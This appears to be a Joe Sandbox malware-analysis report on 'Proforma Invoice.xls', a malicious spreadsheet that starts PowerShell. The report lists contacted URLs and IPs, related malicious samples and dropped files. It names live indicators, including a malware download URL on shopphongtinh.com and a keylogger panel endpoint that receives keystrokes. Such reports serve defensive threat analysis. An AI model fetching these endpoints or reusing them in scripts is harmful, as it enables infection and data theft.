http://www.disig.sk/ca/crl/ca_disig.crl0	powershell.exe, 00000007.00000003.2112227615.000000001D121000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cutt.ly/ZhqUH1OPE	powershell.exe, 00000007.00000002.2123429588.000000000360E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.infonotary.com/responder.cgi0V	powershell.exe, 00000007.00000002.2125416814.000000001B8DF000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sk.ee/cps/0	powershell.exe, 00000007.00000003.2112341671.000000001D173000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com0	powershell.exe, 00000007.00000003.2112227615.000000001D121000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.globaltrust.info0=	powershell.exe, 00000007.00000003.2112187859.000000001B8F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cutt.ly/ZhqUH1O	powershell.exe, 00000007.00000002.2117235750.000000000030F000.00000004.00000020.sdmp, powershell.exe, 00000007.00000002.2123429588.000000000360E000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	powershell.exe, 00000007.00000003.2112187859.000000001B8F0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servername/isapibackend.dll	powershell.exe, 00000007.00000002.2127649611.000000001D2F0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.ssc.lt/cps03	powershell.exe, 00000007.00000003.2112187859.000000001B8F0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.windows.com/pctv.	powershell.exe, 00000007.00000002.2125698867.000000001CD10000.00000002.00000001.sdmp	false		high
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	powershell.exe, 00000007.00000003.2112365835.000000001D178000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.pki.gva.es0	powershell.exe, 00000007.00000003.2112187859.000000001B8F0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.oces.certifikat.dk/oces.crl0	powershell.exe, 00000007.00000003.2112302697.000000001D0F5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.ssc.lt/root-b/cacrl.crl0	powershell.exe, 00000007.00000003.2112187859.000000001B8F0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/dpc/0Z	powershell.exe, 00000007.00000002.2125416814.000000001B8DF000.00000004.00000001.sdmp	false		high
http://crl.pki.wellsfargo.com/wsprca.crl0	powershell.exe, 00000007.00000002.2125382538.000000001B8DC000.00000004.00000001.sdmp	false		high
http://www.dnie.es/dpc0	powershell.exe, 00000007.00000003.2112302697.000000001D0F5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.rootca.or.kr/rca/cps.html0	powershell.exe, 00000007.00000003.2112302697.000000001D0F5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.trustcenter.de/guidelines0	powershell.exe, 00000007.00000002.2127455565.000000001D133000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	powershell.exe, 00000007.00000002.2125416814.000000001B8DF000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	powershell.exe, 00000007.00000002.2127038409.000000001CEF7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.globaltrust.info0	powershell.exe, 00000007.00000003.2112187859.000000001B8F0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://certificates.starfieldtech.com/repository/1604	powershell.exe, 00000007.00000002.2125416814.000000001B8DF000.00000004.00000001.sdmp	false		high
http://www.certplus.com/CRL/class3TS.crl0	powershell.exe, 00000007.00000003.2112302697.000000001D0F5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.entrust.net/CRL/Client1.crl0	powershell.exe, 00000007.00000003.2112302697.000000001D0F5000.00000004.00000001.sdmp	false		high
http://www.entrust.net/CRL/net1.crl0	powershell.exe, 00000007.00000002.2127455565.000000001D133000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000007.00000002.2117820779.000000000238000.00000002.00000001.sdmp, powershell.exe, 00000009.00000002.2153355940.0000000002330000.00000002.00000001.sdmp	false		high
http://https://www.catcert.net/verarrel	powershell.exe, 00000007.00000002.2125516730.000000001B8F8000.00000004.00000001.sdmp, powershell.exe, 00000007.00000003.2112187859.000000001B8F0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.disig.sk/ca0f	powershell.exe, 00000007.00000003.2112227615.000000001D12100.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000007.00000002.2117235750.000000000030F00.00000004.00000020.sdmp, powershell.exe, 00000009.00000002.2152554964.00000000002CE000.00000004.00000020.sdmp	false		high
http://www.e-szigno.hu/RootCA.crl	powershell.exe, 00000007.00000002.2127374237.000000001D11D00.00000004.00000001.sdmp	false		high
http://www.signatur.rtr.at/current.crl0	powershell.exe, 00000007.00000003.2112365835.000000001D17800.00000004.00000001.sdmp	false		high
http://https://shopphongtinh.comp	powershell.exe, 00000007.00000002.2123509542.000000000371A00.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sk.ee/juur/crl/0	powershell.exe, 00000007.00000003.2112341671.000000001D17300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersignroot.crl0	powershell.exe, 00000007.00000003.2112341671.000000001D17300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.xrampsecurity.com/XGCA.crl0	powershell.exe, 00000007.00000003.2112302697.000000001D0F500.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.quovadis.bm0	powershell.exe, 00000007.00000003.2112341671.000000001D17300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-a/cacrl.crl0	powershell.exe, 00000007.00000002.2125382538.000000001B8DC00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustdst.com/certificates/policy/ACES-index.html0	powershell.exe, 00000007.00000003.2112227615.000000001D12100.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.firmaprofesional.com0	powershell.exe, 00000007.00000002.2117235750.000000000030F00.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cutt.ly/	powershell.exe, 00000007.00000002.2123429588.000000000360E00.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://www.netlock.net/docs	powershell.exe, 00000007.00000002.2127455565.000000001D13300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	powershell.exe, 00000007.00000003.2112227615.000000001D12100.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://shopphongtinh.com	powershell.exe, 00000007.00000002.2123509542.000000000371A00.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/2048ca.crl0	powershell.exe, 00000007.00000002.2125255546.000000001B87600.00000004.00000001.sdmp	false		high
http://www.pki.admin.ch/policy/CPS_2_16_756_1_17_3_21_1.pdf0	powershell.exe, 00000007.00000002.2125416814.000000001B8DF00.00000004.00000001.sdmp	false		high
http://cps.chambersign.org/cps/publicnotaryroot.html0	powershell.exe, 00000007.00000003.2112302697.000000001D0F500.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.e-trust.be/CPS/QNcerts	powershell.exe, 00000007.00000003.2112187859.000000001B8F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0	powershell.exe, 00000007.00000003.2112302697.000000001D0F500.00000004.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	powershell.exe, 00000007.00000002.2125698867.000000001CD1000.00000002.00000001.sdmp	false		high
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	powershell.exe, 00000007.00000003.2112187859.000000001B8F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/crl/ComSignCA.crl0	powershell.exe, 00000007.00000003.2112302697.000000001D0F500.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAI.crl0	powershell.exe, 00000007.00000003.2112227615.000000001D12100.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.entrust.net03	powershell.exe, 00000007.00000002.2125255546.000000001B87600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersroot.html0	powershell.exe, 00000007.00000003.2112302697.000000001D0F500.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org0	powershell.exe, 00000007.00000002.2125332745.000000001B8C400.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cutt.ly	powershell.exe, 00000007.00000002.2123509542.000000000371A00.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.litespeedtech.com	powershell.exe, 00000007.00000002.2123509542.000000000371A00.00000004.00000001.sdmp	false		high
http://https://ca.sia.it/seccli/repository/CPS0	powershell.exe, 00000007.00000002.2125152617.000000001B80000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.securetrust.com/SGCA.crl0	powershell.exe, 00000007.00000002.2127374237.000000001D11D00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	powershell.exe, 00000007.00000003.2112302697.000000001D0F500.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://shopphongtinh.com/Ubnccbruoun7.exe	powershell.exe, 00000007.00000002.2123509542.000000000371A00.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.securetrust.com/STCA.crl0	powershell.exe, 00000007.00000003.2112187859.000000001B8F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAIII.crl0	powershell.exe, 00000007.00000003.2112302697.000000001D0F500.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.icra.org/vocabulary/.	powershell.exe, 00000007.00000002.2127038409.000000001CEF700.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0;	powershell.exe, 00000007.00000003.2112302697.000000001D0F500.00000004.00000001.sdmp	false		high
http://www.e-szigno.hu/RootCA.crt0	powershell.exe, 00000007.00000002.2127374237.000000001D11D00.00000004.00000001.sdmp	false		high
http://www.quovadisglobal.com/cps0	powershell.exe, 00000007.00000003.2112302697.000000001D0F500.00000004.00000001.sdmp	false		high
http://cdp.rapidssl.com/RapidSSLTLSRSACAG1.crl0L	powershell.exe, 00000007.00000002.2123509542.000000000371A00.00000004.00000001.sdmp	false		high
http://investor.msn.com/	powershell.exe, 00000007.00000002.2125698867.000000001CD1000.00000002.00000001.sdmp	false		high
http://www.valicert.com/1	powershell.exe, 00000007.00000003.2112206947.00000000003AE00.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.e-szigno.hu/SZSZ/0	powershell.exe, 00000007.00000002.2127374237.000000001D11D00.00000004.00000001.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000007.00000002.2117820779.000000000238000.00000002.00000001.sdmp, powershell.exe, 00000009.00000002.2153355940.0000000002330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAII.crl0	powershell.exe, 00000007.00000003.2112254528.000000001D15500.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ocsp.quovadisoffshore.com0	powershell.exe, 00000007.00000003.2112341671.000000001D17300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net0D	powershell.exe, 00000007.00000002.2125255546.000000001B87600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
202.92.6.10	unknown	Viet Nam		45899	VNPT-AS-VNVNPTCorpVN	false
104.22.1.232	unknown	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	320373
Start date:	19.11.2020
Start time:	10:12:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Proforma Invoice.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Run name:	Without Instrumentation
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.expl.evad.winXLS@13/11@2/2

EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to French - France • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 205.185.216.42, 205.185.216.10 • Excluded domains from analysis (whitelisted): audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, au-bg-shim.trafficmanager.net

Simulations

Behavior and APIs

Time	Type	Description
10:12:50	API Interceptor	461x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
202.92.6.10	Invoice.xlsm	Get hash	malicious	Browse	• shopphongtinh.com/client.exe
	SA Covid-19 Funding Connection.xlsm	Get hash	malicious	Browse	• shopphongtinh.com/key/panel/base/post.php?type=keystrokes&machinename=530978&windowtitle=Program%20Manager&keystrokestyped=&machinetime=8:05%20PM
	invoice.exe	Get hash	malicious	Browse	• shopphongtinh.com/key/panel/base/post.php?type=keystrokes&machinename=960781&windowtitle=Program%20Manager&keystrokestyped=&machinetime=8:06%20PM

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://thungcartonvinatc.com/MxZhe-bBdwsbFVz36TAJH_YObpULtA-II	Get hash	malicious	Browse	• thungcartonvinatc.com/MxZhe-bBdwsbFVz36TAJH_YObpULtA-II/
104.22.1.232	http://cutt.ly/	Get hash	malicious	Browse	• cutt.ly/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cutt.ly	Proforma Invoice.xls	Get hash	malicious	Browse	• 104.22.0.232
	Shipping Invoice.xls	Get hash	malicious	Browse	• 104.22.1.232
	Shipping Invoice.xls	Get hash	malicious	Browse	• 104.22.1.232
	Shipping Invoice.xls	Get hash	malicious	Browse	• 104.22.0.232
	wHrBhrpp3q.csv	Get hash	malicious	Browse	• 172.67.8.238
	wHrBhrpp3q.csv	Get hash	malicious	Browse	• 172.67.8.238
	wHrBhrpp3q.csv	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Exploit.Siggen2.64979.12090.xls	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Exploit.Siggen2.64979.3440.xls	Get hash	malicious	Browse	• 104.22.0.232
	SecuriteInfo.com.Exploit.Siggen2.64979.12090.xls	Get hash	malicious	Browse	• 104.22.0.232
	SecuriteInfo.com.Exploit.Siggen2.64979.3440.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Exploit.Siggen2.64979.12090.xls	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Exploit.Siggen2.64979.3440.xls	Get hash	malicious	Browse	• 104.22.0.232
	Invoice.xls	Get hash	malicious	Browse	• 104.22.1.232
	Invoice.xls	Get hash	malicious	Browse	• 104.22.0.232
	Invoice.xls	Get hash	malicious	Browse	• 104.22.1.232
	file.xls	Get hash	malicious	Browse	• 104.22.1.232
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
shopphongtinh.com	Proforma Invoice.xls	Get hash	malicious	Browse	• 202.92.6.10
	Proforma Invoice.xls	Get hash	malicious	Browse	• 202.92.6.10
	client.exe	Get hash	malicious	Browse	• 202.92.6.10
	Invoice.xlsm	Get hash	malicious	Browse	• 202.92.6.10
	SA Covid-19 Funding Connection.xlsm	Get hash	malicious	Browse	• 202.92.6.10
	invoice.exe	Get hash	malicious	Browse	• 202.92.6.10

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 23.227.38.64
	Proforma Invoice.xls	Get hash	malicious	Browse	• 104.22.1.232
	Proforma Invoice.xls	Get hash	malicious	Browse	• 104.22.0.232
	http://https://www.canva.com/design/DAENqED8UzU/0m_RcAQIILTwa79MyPG8KA/view?utm_content=DAENqED8UzU&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 104.18.215.67
	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	• 104.20.138.65
	http://https://akljsdhfas.selz.com/?	Get hash	malicious	Browse	• 104.18.108.36
	quotation_0087210_pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 104.24.105.107
	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	• 162.159.134.233
	INQUIRY.exe	Get hash	malicious	Browse	• 104.27.152.230
	PO Quotation.jar	Get hash	malicious	Browse	• 104.20.22.46
	doc2227740.xls	Get hash	malicious	Browse	• 104.27.172.15
	PO Quotation.jar	Get hash	malicious	Browse	• 104.20.23.46
	doc2227740.xls	Get hash	malicious	Browse	• 104.27.173.15
	TRIAL-ORDER.exe	Get hash	malicious	Browse	• 104.18.57.249
	d11311145.xls	Get hash	malicious	Browse	• 104.27.173.15
	23692 ANRITSU PROBE po 29288.exe	Get hash	malicious	Browse	• 104.23.99.190
	d11311145.xls	Get hash	malicious	Browse	• 104.27.173.15
	PO #5618896.gz.exe	Get hash	malicious	Browse	• 104.23.98.190
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	• 162.159.134.233
VNPT-AS-VNVNPTCorpVN	Proforma Invoice.xls	Get hash	malicious	Browse	• 202.92.6.10

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Proforma Invoice.xls	Get hash	malicious	Browse	• 202.92.6.10
	qkN4OZWFG6.exe	Get hash	malicious	Browse	• 221.132.33.88
	FMFF7xj5.exe	Get hash	malicious	Browse	• 103.207.39.131
	rJz6SePuqu.dll	Get hash	malicious	Browse	• 123.19.40.157
	Order inquiry.exe	Get hash	malicious	Browse	• 103.207.38.182
	Nissin Eletach Vietnam Co., Ltd - PRODUCTS LIST.exe	Get hash	malicious	Browse	• 203.162.4.149
	http://tuyethuongtra.com/wp-content/plugins/wp-nest-pages/lm/	Get hash	malicious	Browse	• 113.160.161.75
	http://tuyethuongtra.com/wp-content/plugins/wp-nest-pages/lm/	Get hash	malicious	Browse	• 113.160.161.75
	http://tuyethuongtra.com/wp-content/plugins/wp-nest-pages/lm	Get hash	malicious	Browse	• 113.160.161.75
	OK093822333448.doc	Get hash	malicious	Browse	• 103.255.237.196
	http://megalighthotel.com/c9tf/Scan/jg5zl1ho/a0k89721503873576lc1wkiavm472/	Get hash	malicious	Browse	• 113.160.250.165
	DETAILS.jar	Get hash	malicious	Browse	• 103.207.39.83
	Readmore Details.exe	Get hash	malicious	Browse	• 103.207.39.83
	SecuriteInfo.com.Trojan.PackedNET.405.16508.exe	Get hash	malicious	Browse	• 103.207.39.83
	detail-information.exe	Get hash	malicious	Browse	• 103.207.39.83
	INFORMATIONS.doc.....exe	Get hash	malicious	Browse	• 103.207.39.83
	executed.exe	Get hash	malicious	Browse	• 103.207.39.83
	_000819.exe	Get hash	malicious	Browse	• 113.161.148.81
	_000822.exe	Get hash	malicious	Browse	• 113.161.148.81

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	Proforma Invoice.xls	Get hash	malicious	Browse	• 104.22.1.232
	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	• 104.22.1.232
	VQ01173428.doc	Get hash	malicious	Browse	• 104.22.1.232
	SIN029088.xls	Get hash	malicious	Browse	• 104.22.1.232
	SMBS PO 30 quotation.xls	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Trojan.GenericKD.35249420.21118.xlsm	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Trojan.GenericKD.35249420.21118.xlsm	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen.14177.xlsm	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen.14177.xlsm	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Mal.Generic-S.18660.xls	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen.16832.xlsm	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Mal.Generic-S.27944.xls	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen.16832.xlsm	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Heur.5466.xls	Get hash	malicious	Browse	• 104.22.1.232
	WayBill Invoice.xls	Get hash	malicious	Browse	• 104.22.1.232
	WayBill Invoice.xls	Get hash	malicious	Browse	• 104.22.1.232
	Untitled 20201030.doc	Get hash	malicious	Browse	• 104.22.1.232
	request.2890.xls	Get hash	malicious	Browse	• 104.22.1.232
	request613.xls	Get hash	malicious	Browse	• 104.22.1.232
	UW_Medley Storage_20201030.xlsm	Get hash	malicious	Browse	• 104.22.1.232

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.123186963792904
Encrypted:	false
SSDEEP:	6:kK9IwswwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:vkPlE99SNxAhUegeT2
MD5:	E733B1D7EC5FBD6CA27FAE46230B8523
SHA1:	6A9AF125B0D6140760F33FFBDFCAA1DACB4AC727
SHA-256:	47C093908539B2EA023EFE18587C6A71DD19C3DE1763D10892B4580B873F5074
SHA-512:	25FE4AF99593EF664AD74D11899715544C8A00565054E73A26B07A8AEA8EFA648B35408597CB600CBB25C796D83096B8714010B27BFC05801E0E90C836D172B0
Malicious:	false
Reputation:	low
Preview:	p..... .....V.x.....(..... ....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Temp\Cab2618.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	moderate, very likely benign file
